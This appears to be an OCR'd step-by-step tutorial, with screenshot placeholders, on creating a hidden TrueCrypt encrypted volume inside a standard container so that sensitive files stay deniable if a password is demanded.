


Next steps

To hide files you must create a container. There are two types of containers one can make.

- **Standard –** a file is created with an allocated size limit to store files within this container
- **Hidden** – same as above but as a security measure there are two containers running parallel within 1 container, the purpose of this method is if you are forced to reveal your password then you give the password to the standard container which will contain files you are not worried about, the more sensitive files will be hidden under the hidden container.
  To access the container the required password for either standard or hidden will only be inputted once corresponding to the format every time you wish to access.


We will be using the latter method. Hidden!



How to Create a Hidden Container / Hide Files

STEP 1:

Click **Create Volume**




The TrueCrypt Volume Creation Wizard window should appear.

Select “Create an encrypted file container” & click **Next**.




Step 3:

Choose hidden TrueCrypt volume. Click **Next**.



Step 4: select Normal mode and click Next




Step 5: In this step you have to specify where you wish the TrueCrypt volume (file container) to be created. Note that a TrueCrypt container is just like any normal file. It can be, for example, moved or deleted as any normal file. It also needs a filename, which you will choose in the next step.


Click **Select File**.

The standard Windows file selector should appear (while the window of the TrueCrypt Volume Creation Wizard remains open in the background).


Click on save once completed




Step 6: now you will create the standard container once completed then you will create the hidden container




Step 7: Advanced users should select the required encryption algorithm. However standard should leave as default **click next.**




Step 8: choose the desired size of the volume (if you wish to hide a file that is 5megabytes (MB) then select a higher value so that you have space to hide that volume and remaining space to store insensitive files, so I inputted 10 MB)




Step 9: now input a password, confirm and click next




Step 10: Move your mouse as randomly as possible within the Volume Creation Wizard window (it says at least 30sec but we will move the cursor for minimum 2mins). The longer you move the mouse, the better. This significantly increases the cryptographic strength of the encryption keys (which increases security).




Step 11: read the following once the format has completed, and click on open outer volume to hide non-sensitive files




Step 12: Copy files into the folder**.**




Step 13: click next when you are ready to move to the next step to create the hidden volume




Step 14: Advanced users should select the required encryption algorithm. However standard should leave as default **click next.**



Step 15: select the required size for the hidden volume size. Keep in mind any non sensitive files you wish to store and sensitive files and the maximum size for the volume, make sure you read carefully, click next and yes




Step 16: now input a password make sure you read the information below, try to refrain from simple phrases to strengthen the password include characters **"@:[].,!"£$%^&*())_+~"**, confirm and click next and make sure you password is strong

